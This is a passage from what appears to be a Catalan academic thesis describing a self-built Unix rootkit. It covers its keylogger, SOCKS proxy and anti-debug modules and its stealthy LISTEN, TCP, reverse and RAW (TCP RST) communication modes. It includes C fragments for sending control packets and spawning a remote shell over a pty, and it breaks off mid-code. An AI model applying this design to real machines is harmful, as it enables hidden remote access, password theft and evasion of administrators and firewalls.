En moment de compilació, el rootkit ens demana una sèrie de preguntes per tal de configurar-se a gust de l'usuari i així adaptar-se millor a unes característiques o a unes altres. Entre aquestes preguntes, apareixen la sol·licitut del password a utilitzar en la part servidora, l'opció de compilar el rootkit en mode debug per a tenir més informació del què va fent, i el poder activar o desactivar funcionalitats per tal d'aconseguir tenir el rookit amb un mida més petit.

Aquest mòdul permet accedir a la configuració tant del launcher com del client.

5.1.2 launcher

Nucli de la part servidor del rootkit. Aquí és on hi ha tota la estructura principal que s'instal·la a la màquina de la víctima.

5.1.3 common

Com el seu nom indica, és la part on es troben les funcions comunes entre els mòduls, el launcher i el client. En aquest mòdul podem trobar funcions com les de resoldre un domini, establir una connexió tcp, un wrapper per el debug, etc.

Aquest mòdul és utilitzat tant per el launcher, com pel client.

5.1.4 rc4

Mòdul que ens permet xifrar la connexió utilitzant l'algoritme simètric rc4. Gràcies a aquest mòdul, tota la informació que s'envia entre client i servidor és xifrada.

5.1.5 sha1

Algoritme de hash utilitzat principalment per a obtenir un password d'una longitud fixa. En el moment de compilació, el mòdul de configuració sol·licita un password, aquest password haurà de ser especificat pel client per tal d'establir una connexió amb el launcher, i s'utilitzarà com a clau de xifratxe de la comunicació.

5.1.6 raw

Mòdul que ens proporciona tota la funcionalitat del mode de funcionament raw, tant la definició dels paquets de xarxa, com les funcions dels diferents serveis necessaris.

5.1.7 antidebug

Mòdul que proveeix de les funcionalitats antidebug. Les diferents funcions que incorpora són definides com a inline o com a macros per tal que siguin incloses directament al codi.

5.1.8 keylogger

És el mòdul que ens permet capturar passwords introduïts en diferents serveis com poden ser ssh, ftp, mysql, etc.

5.1.9 socks

És el mòdul que ens permet utilitzar el rootkit com a servei proxy utilitzant el protocol socks4 i socks4a.

5.2 Modes de comunicació

En aquesta secció, es descriuen en detall els modes de comunicació que han estat implementats en el rootkit juntament amb el seu funcionament.

Un mode de comunicació és la implementació d'una tècnica per tal de permetre la comunicació entre el launcher i el client. Cada mode te les seves peculiaritats i cal conèixer com funcionen per tal de poder usar en cada moment el què més ens convingui.

Independentment del mode que escollim podrem utilitzar les mateixes funcionalitats del rootkit, però la connexió s'establirà de forma totalment diferent. Cal tenir en compte que els privilegis de què disposem també afecten el fet de poder utilitzar-ne un o un altre, així com la seva ocultació o les proteccions de xarxa que ens podrem saltar.

Com hem vist en el capítol funcionalitats, aquestes varien segons els permisos que tinguem a la màquina i segons les nostres necessitats en cada moment. De la mateixa manera, podrem utilitzar unes tècniques o unes altres per a comunicar-nos, sempre depenent dels privilegis de que disposem. Totes aquestes tècniques són les què anomenarem modes de comunicació, i dependran principalment dels privilegis alhora d'executar el rootkit.

En total tenim quatre modes de comunicació: LISTEN, TCP, REV i RAW.

La taula de la figura 5.2 ens mostra una relació dels modes de comunicació que podem utilitzar en un entorn privilegiat i no privilegiat.

	LISTEN	**TCP**	**REV**	**RAW**
Entorn no privilegiat	Si	Si	No	No
Entorn privilegiat	Si	No	Si	Si

Figura 5.2: Modes de comunicació disponibles segons l'entorn d'execució.

Cal dir que a l'entorn privilegiat no es pot utilitzar el mode de comunicació TCP de forma expressa. Per a poder utilitzar el mode TCP, caldria que el launcher tingués un socket TCP obert esperant connexions de l'exterior cosa que el delataria fàcilment. Deixant-ho així, aconseguim que en el entorn privilegiat, el nostre rootkit passi molt desapercebut. A més, els altres modes de comunicació que té disponibles, són millors.

A continuació es detallen les diferències entre aquests modes de comunicació.

5.2.1 Entorn no privilegiat

Tal i com mostra la taula de la figura 5.2, en un entorn no privilegiat, podem utilitzar dos modes de comunicació. Per seleccionar entre aquests dos modes, haurem d'executar el launcher amb un o dos paràmetres. Si el nombre de paràmetres és un, aquest l'utilitzarà per a obrir un port TCP i enganxar-se per a esperar connexions. Si el nombre de paràmetres és dos, aquest es connectarà a la ip passada com a primer paràmetre al port passat com a segon paràmetre.

En cas de ser executat en aquest mode sense cap paràmetre, o en cas que els paràmetres siguin incorrectes, el launcher sortirà sense dir res. D'aquesta manera es garanteix que si mai és descobert i analitzat, aquest no ofereix cap pista als possibles analitzadors.

LISTEN

La idea d'aquest mode és la de llançar el rootkit sense la intenció de tenir un servei corrent a la màquina, sinó amb la intenció de disposar d'una funcionalitat en un moment concret, és a dir, fer-lo servir com una comanda.

En aquest mode, el launcher establirà una connexió TCP cap al client a la ip i port especificats per la línia de comandes. Un cop establerta la comunicació, el client (que ha d'estar esperant la connexió del launcher), li transmetrà l'acció a executar, i aquest la portarà a terme. Un cop acabada l'acció, el launcher acabarà i es desconnectarà del client.

Com veiem en aquest mode, el launcher i el client es canvien els papers, sent el launcher qui inicia una connexió cap al client. El client, l'únic que ha de fer, és escoltar a un port i esperar que el launcher li estableixi una connexió. El fet de què el client només es quedi escoltant a un port, és el què li dona el nom al mode de comunicació.

Aquest mode de comunicació ens interessarà especialment en el moment de la intrusió quan ja som capaços d'executar comandes a la màquina. Evidentment per a poder fer ús d'aquest mode, cal que el launcher estigui físicament a la màquina en qüestió.

Un cop establerta la comunicació, el rootkit ens permetrà obtenir una shell (enganxada a un TTY per tal de poder treballar còmodament), fer servir la màquina remota com a proxy SOCKS o pujar i baixar fitxers. El fet de no executar el launcher com a un servei, implica que un cop acabi la connexió amb el client, el launcher haurà de tornar a ser llançat per a poder executar una altre tasca.

En la figura 5.3 podem veure representada el què seria la màquina de l'atacant (que utilitza la part client del rootkit), i la màquina servidor (la "víctima" que és on s'executa el launcher).

El funcionament seria el següent:

1. Prèviament al què es veu a la figura, s'ha de col·locar el launcher en la màquina servidor.

2. S'executa el client especificant que volem utilitzar el mode LISTEN a la màquina de l'atacant.

3. S'executa el launcher en el servidor tot passant per paràmetre l'adreça ip de la màquina i el port on està escoltat el client.

4. El launcher inicia una connexió cap al client.




Figura 5.3: Esquema del mode client

5. Un cop establerta, el client pot realitzar l'acció que ha sol·licitat (el què en l'esquema anomenem utilització).

6. Quan el client acaba de fer-ne ús, aquest tanca la connexió, i amb aquest acaba el procés launcher en el servidor.

TCP

La idea d'aquest mode de comunicació és la de tenir un servei en constant execució a la màquina, que ens permeti fer ús de les funcionalitats del nostre rootkit en qualsevol moment. Podem dir que el fet de disposar d'un servei en constant execució o no, és la principal diferència entre el mode de comunicació TCP i el LISTEN. En aquest mode tindrem el launcher escoltant a un port TCP esperant que el client es connecti per a sol·licitar una acció.

Aquest mode té l'inconvenient que en un entorn en què tinguem algun firewall, molt probablement no ens servirà de res ja que les connexions cap al port del nostre launcher, no estaran permeses. A més, per un bon administrador, el fet de tenir un port obert escoltant a la màquina, és un indicador molt clar de que la màquina ha pogut patir una intrusió.




Figura 5.4: Esquema del mode servidor no privilegiat

El protocol de comunicació (figura 5.4) en aquest cas és:

1. El client estableix una connexió TCP a la ip i port on està escoltant el launcher (màquina servidor).
2. El client envia un paquet autenticat cap al launcher, especificant-li l'acció que vol portar a terme.
3. El launcher efectua l'acció, utilitzant la mateixa connexió ja establerta per a comunicar-se.
4. Un cop el client acaba de realitzar l'acció, aquest finalitza la connexió. Un cop finalitzada, el client acabarà el procés, però en canvi el launcher seguirà en execució ja que ara és un servei.

5.2.2 Entorn privilegiat

A diferència del mode no privilegiat, els dos modes de comunicació disponibles en el mode privilegiat, poden ser utilitzats sense cap requeriment de com sigui executat el launcher.

Al disposar de permisos d'administrador a la màquina, podem realitzar tasques molt més avançades. Entre elles, tenim la possibilitat d'implementar sniffers a nivell d'aplicació per tal de poder capturar passwords, o el fet de poder utilitzar RAW sockets que ens permetran utilitzar diferents modes de comunicació (se'n comenta el disseny més endavant), per tal de saltar-se la majoria de configuracions de firewall.

Per tots aquests motius, sempre que sigui possible ens interessarà utilitzar el rootkit en aquest mode.

El funcionament del rootkit quan s'està executant en un entorn privilegiat, varia depenent del tipus de connexió que prefereix realitzar el client en aquell moment. Tot seguit i utilitzant les figures 5.5 i 5.6, se'n detalla el seu funcionament tot comentant els principals avantatges i inconvenients que té utilitzar un o l'altre.

REV

La idea principal d'aquest mode de comunicació és poder establir connexions amb el launcher però sent aquestes establertes des de dintre, és a dir, sent el propi launcher l'inicialitzador de la connexió. A més, per a poder fer això, el launcher no ha de tenir cap socket escoltant a un port cosa que el deixa força ocult.

El nom de REV prové justament de la idea en què la comunicació es realitza a través d'una connexió inversa ("reverse" en angles), on és el client qui rep la connexió del launcher.

El protocol de comunicació és el següent:

1. El client obre un port i es queda esperant la connexió del launcher.
2. Alhora, el client llança un procés fill que es connecta a un port TCP qualsevol de la màquina on s'està executant el rootkit. Aquest port ha d'haver estat obert per

qualsevol altre servei del sistema (per exemple el típic servei web).

3. El client envia un paquet autenticat a través d'aquesta connexió. Aquest paquet serà descartat pel servei al no ser un paquet que compleixi el protocol del servei, però serà detectat per part del rootkit.

4. El rootkit detectarà i comprovarà el paquet. En cas de ser vàlid, establirà una connexió TCP cap al client.

5. Un cop establerta la connexió amb el client, aquest podrà fer ús de la funcionalitat demanada.

6. En el moment que el client decideixi finalitzar la connexió, tant el client com el launcher finalitzaran el fil d'execució destinat a manegar la connexió, però en el cas del launcher, el servei seguirà en execució a l'espera de rebre un altre paquet vàlid.




Figura 5.5: Esquema del mode de connexió revers

Els punts forts d'aquest mode són:

- La comunicació entre launcher i client és molt fiable i és provable que sobrepassi la majoria de configuracions de xarxa d'una manera totalment vàlida.
- Per executar el client, no necessitem permisos de superusuari.

Els febles són:

- Requerim que la màquina disposi d'alguna aplicació que escolti en algun port TCP. Tot i que això no acostuma a ser difícil, hi han casos en què no és així.
- Un cop el rootkit ha establert la connexió TCP amb el client, aquesta connexió apareix en el llistat de connexions establertes de la màquina, i en segons quina màquina, això pot ser molt sospitós per a l'administrador.

Per tal d'utilitzar aquest mode de comunicació, cal que la màquina on s'executa el client tingui almenys un port de la ip pública assignat a ella, de manera que sigui possible la comunicació directe des de fora la xarxa local. En configuracions personals com una línia ADSL amb router, caldria que el router de la màquina on l'executés el client, tingués un "port obert" (un port amb un Destination NAT configurat) per tal que el rootkit es pogués connectar a ell. Aquest requisit també existeix en els modes de comunicació RAW i LISTEN.

RAW

La idea d'aquest mode és la d'utilitzar un protocol propi per tal que el nucli del sistema operatiu on s'estigui executant el nostre rootkit, no l'entengui. Al complir aquest objectiu acabem tenint que totes les comunicacions realitzades amb aquest protocol són invisibles a l'ull de l'usuari administrador.

Per tal d'implementar aquest mode de comunicació, s'ha hagut d'implementar un protocol de capa de transport compatible amb el subset de paquets vàlids pel protocol TCP (documentat més endavant). D'aquesta manera s'ha aconseguit poder transmetre per

internet paquets TCP vàlids, que a nivell de sessió i per al sistema operatiu són invàlids. Com que tots aquests paquets són entregats a la màquina, el nostre rootkit és capaç d'interpretar-los i respondre obtenint com a resultat un protocol de comunicació invisible per el nucli del sistema operatiu.




Figura 5.6: Esquema del mode de connexió raw

Els punts forts d'aquest mode són:

1. Que les connexions establertes utilitzant aquest mode són gairebé invisibles (caldria analitzar els diferents paquets de xarxa per detectar alguna cosa).
2. Que no necessitem tenir cap aplicació escoltant a un port per tal de comunicar-nos amb el launcher, només necessitem que el trànsit arribi a la màquina.

Els febles són:

1. Com a desavantatge, comentar que el nostre protocol no implementa les principals característiques que té TCP com poden ser reenviament i ack dels paquets. Per aquest motiu, una connexió RAW no serà tant fiable ni tindrà el rendiment d'una TCP.
2. Al ser necessari un raw socket a la banda del client, aquest ha de ser executat amb permisos d'administrador.

El nom de mode de comunicació RAW prové del tipus de socket que ens permet implementar tot això (RAW socket), i el seu funcionament és el següent:

1. Primer de tot, el client inicialitza un socket RAW per tal de comunicar-se amb el launcher.
2. El client crea un procés per tal d'enviar el paquet d'autenticació a la màquina i port escollits, i espera que el launcher li respongui.
3. Un cop el launcher rep el paquet, comprova si el paquet és d'alguna connexió existent, i si no ho és, crea un altre procés destinat als enviaments de paquets cap al client. Alhora, comença a processar l'acció que li ha sol·licitat el client, tot utilitzant els paràmetres rebuts per a la comunicació.
4. En el moment que el client rep una resposta del launcher, la connexió RAW ha estat establerta, i per tant, el client pot començar a utilitzar l'acció que ha sol·licitat.
5. Quan el client finalitzi la connexió, el launcher finalitzarà també el procés assignat al client, i quedarà només el procés del servei.

L'objectiu de crear un protocol propi de comunicació era aconseguir comunicar el client i el launcher per Internet sense que les utilitats del sistema operatiu per visualitzar les connexions de xarxa establertes s'adonessin de les connexions entre launcher i client. En definitiva, un pas més per a l'objectiu de aconseguir passar més desapercebuts.

Per tal de poder aconseguir això i establir una comunicació a través d'Internet, calia utilitzar un subset de paquets IP vàlids per a tota l'electrònica de xarxa que hi ha a internet. Per aquest motiu, es va escollir utilitzar paquets vàlids del protocol TCP, però que

són invàlids ja que fan referència a una sessió inexistent. A més, per tal de afavorir que els paquets fossin entregats, aquests són enviats amb el flag de RESET activat. Aquesta peculiaritat fa que en alguns firewalls de baixa qualitat configurats per a què restringeixin tots els paquets entrants menys els que formen part d'una connexió ja establerta, pensin que el paquet fa referència a una connexió ja establerta[1] i els deixin passar.

Cal dir que aquest protocol es podria millorar força tot afegint algoritmes de control i retransmissió. Actualment el nostre protocol de comunicació RAW es podria dir que només ofereix les característiques del protocol UDP [2]. Més endavant en el capítol solucions, s'explica amb tot detall el seu funcionament.

Els paquets transmesos per la xarxa segueixen aquesta estructura:




Figura 5.7: Esquema d'un paquet RAW

En definitiva són paquets TCP amb el flag RESET activat, i una estructura de dades que detallem a continuació.

5.2.3 Paquet de comunicació

La següent estructura s'utilitza en dos casos diferenciats:

- L'enviament de paquets de control.
- L'enviament de paquets de sessió d'una connexió RAW.

Els paquets de control són tots aquells que sol·liciten realitzar una acció tant del client al launcher com a l'inrevés. Els d'una connexió RAW són els comentats en el punt

[1] Molts d'aquests firewalls només afegeixen una regla denegant els paquets amb el flag SYN, ja que només intenten denegar el inici d'una connexió TCP.

[2] El protocol UDP és un protocol de transport que permet l'enviament de dades sense haver d'iniciar una sessió. Les dades enviades utilitzant aquest protocol no són confirmades pel receptor i per tant la comprobació s'ha de fer a nivell d'aplicació.

anterior.

El fet de que el client sol·liciti una acció al launcher implica l'enviament d'un paquet de control del client sol·licitant la realització d'una acció.

PASSWORD
ACCIÓ A REALITZAR
PORT
MIDA
DADES

Figura 5.8: Estructura de dades dels paquets de control i sessió

Podem veure en la figura 5.8 que aquesta estructura té un array de mida fixa que és el password que autenticarà el paquet. És en aquest camp on tant el launcher com el client s'han d'autenticar l'un amb l'altre, és a dir, el launcher ha de conèixer el password que ha introduït el client, i el client ha de conèixer el password amb el què va estar compilat el launcher. En cas que el client no conegui el password del launcher, els paquets enviats no seran autenticats pel launcher, i per tant seran descartats.

Pel què fa als altres camps, "acció a realitzar" es pot veure com el camp que especifica com s'ha de fer servir el valor dels altres pàmetres. "port" com el port a utilitzar i "mida" el nombre de bytes utilitzats en el buffer "bytes".

Capítol 6

Solució

En aquest capítol es mostra amb detall com s'han aconseguit les diferents funcionalitats que ens havíem plantejat de bon principi. En ell es comenten els detalls de codi més significatius per a la funcionalitat tot adjuntant-los quan és necessari.

Cal tenir el compte que tot i el reaprofitament de codi, per a realitzar aquest rootkit, s'han hagut de picar més de vuit mil línies. Això implica que hi han moltes parts que per motius d'espai o de la seva simplicitat no apareixen en aquest document, i per tant, si es vol aprofondir més en algun punt és necessari consultar directament el codi font.

Com hem anat veient, les funcionalitats estan disponibles en funció del nivell de privilegis de què disposem.

Si sorgeix qualsevol dubte sobre l'objectiu d'alguna funcionalitat, es pot anar al capítol 3 per tal de recordar amb més detall el perquè d'una funcionalitat concreta.

6.1 Entorn no privilegiat

En aquesta secció, es detalla l'implementació de les 16 funcionalitats definides a la secció 3.2 que poden ser usades quan el rootkit s'està executant en l'entorn d'un usuari no privilegiat. Cal dir que la majoria d'aquestes també estan disponibles en un entorn privilegiat.

Tot i que la majoria de funcionalitats acaben tenint el mateix pes (tant les què hi ha trossos de codi adjuntat com les que només tenen explicació), m'agradaria destacar la de proteccions de l'executable ja que és potser la que ha requerit de més investigació i enginyeria per tal de acabar-la implementant.

6.1.1 Executable ELF estàtic

Per tal d'aconseguir crear un executable estàtic, s'ha utilitzat una llibreria opensource anomenada dietlibc. Aquesta llibreria és compatible amb la majoria de sistemes UNIX, i està pensada per a crear executables estàtics d'un tamany molt reduït.

Aquesta llibreria implementa gairebé les mateixes funcions que la glibc, i per tant, el fet d'utilitzar-la no ens obliga a gaires canvis en la manera de programar. Fer servir aquesta llibreria ens lliga a programar el rootkit amb el llenguatge de programació C, però aquesta ja és una elecció que havíem pres de bon principi, ja que per a treballar tant a baix nivell, necessitem un llenguatge de les característiques del C.

Per tal d'utilitzar aquesta llibreria, ens caldrà incloure-la i compilar-la d'una manera especial. Un cop fet això, el compilador crea un executable estàtic apunt de ser executat.

```
CFLAGS = -fno-builtin -Os -fomit-frame-pointer -nostdinc -DNODIETREF  $(EXTRA_CFLAGS)
```

Figura 6.1: Flags de compilació utilitzats

Els flags 6.1 fan que el compilador no inclogui les funcions estandard, i que optimitzi el codi per a què l'executable final ocupi el mínim possible.

6.1.2 Multiplataforma i multiarquitectura

Per a que el nostre rootkit sigui multiplataforma i multiarquitectura, ens cal anar amb molta cura alhora de programar les seves funcionalitats. En el nostre cas, hem utilitzat en tot moment les funcions definides en l'estandard POSIX, d'aquesta manera a l'hora de provar el nostre rootkit en les diferents arquitectures, els canvis que hem hagut de

realitzar, han estat mínims. Detalls com el tamany dels punters, ens afecten directament alhora de la creació del rootkit, ja que varien entre arquitectures.

A l'hora d'amagar-nos, també ens caldrà tenir en compte el sistema on s'està executant el nostre rootkit, ja que la manera de treballar d'un sistema operatiu respecte un altre, no són gens iguals.

S'ha provat el rootkit en diferents versions de GNU/Linux i BSD, en les arquitectures i386 i x86_64. Tot i això, se suposa que aquest hauria de funcionar en la majoria de sistemes operatius que compleixin l'estandard POSIX.

6.1.3 Connexió

Tal i com hem vist en el disseny del mode de comunicació TCP (secció 5.2.1), el rootkit és capaç de quedar-se esperant rebre una connexió a un port TCP per part del client.

Podem veure en la figura 6.2 que per a fer això, primer ens cal inicialitzar el paquet de control (secció 5.2.3) amb els passwords corresponents, i un cop inicialitzat, enviar-lo cap al launcher per a començar a executar l'acció escollida:

```
// Generate packet
memcpy(cmdpkt.pass, clientauth, sizeof(clientauth));
cmdpkt.port = local_port;
cmdpkt.action = action;
if (file) memcpy(cmdpkt.bytes, file, strlen(file));

// Send packet
write(sock, &cmdpkt, sizeof(cmdpkt));
do_action(action, sock, sock, file);
```

Figura 6.2: Inicialització de la estructura de control utilitzada per a la comunicació

6.1.4 Obtenció d'una shell i un TTY

Per aconseguir executar una shell i lligarla a un tty, només ens cal tenir disponible una shell en el sistema o haver compilat el nostre rootkit, tot afegint-hi la nostre pròpia shell. En els dos casos, just després d'establir la connexió, el launcher fa un fork per tal de poder gestionar amb un procés exclusiu la connexió i la shell.

```
case SHELL:
    debug("Launching shell\n");
    if (!getuid()) {
        debug("Starting DirectRAW service\n");
        r = create_rawsock_session(rawsocks, ip->s_addr, sport, d->port);
        if (fork()) return;
        launcher_shell(r->r[0], r->w[1]);
        destroy_rawsock_session(r);
    }
    else {
        if (fork()) return;
        launcher_shell(sock, sock);
        close(sock);
    }
    break;
```

Figura 6.3: Creació del procés per a la gestió de la connexió

Això ho podem veure a la figura 6.3, just abans de la crida launcher_shell(). Podem veure en aquesta mateixa figura que depenent de l'usuari que executi el codi, el rootkit utilitzarà un raw socket o no. Això és perquè l'acció SHELL, només s'executa en mode RAW i en mode TCP. En mode RAW, el rootkit s'està executant com a usuari privilegiat, i en mode TCP no.

Un cop tenim el procés que gestiona la nostre connexió, aquest obre el tty, lliga els seus descriptors de fitxer amb el, i executa la shell tal i com es pot veure a la figura 6.4.

Un cop fet això, només falta lligar la connexió amb l'altre extrem del tty. D'aquesta

```
pty = open("/dev/ptmx", O_RDWR);
grantpt(pty);
unlockpt(pty);
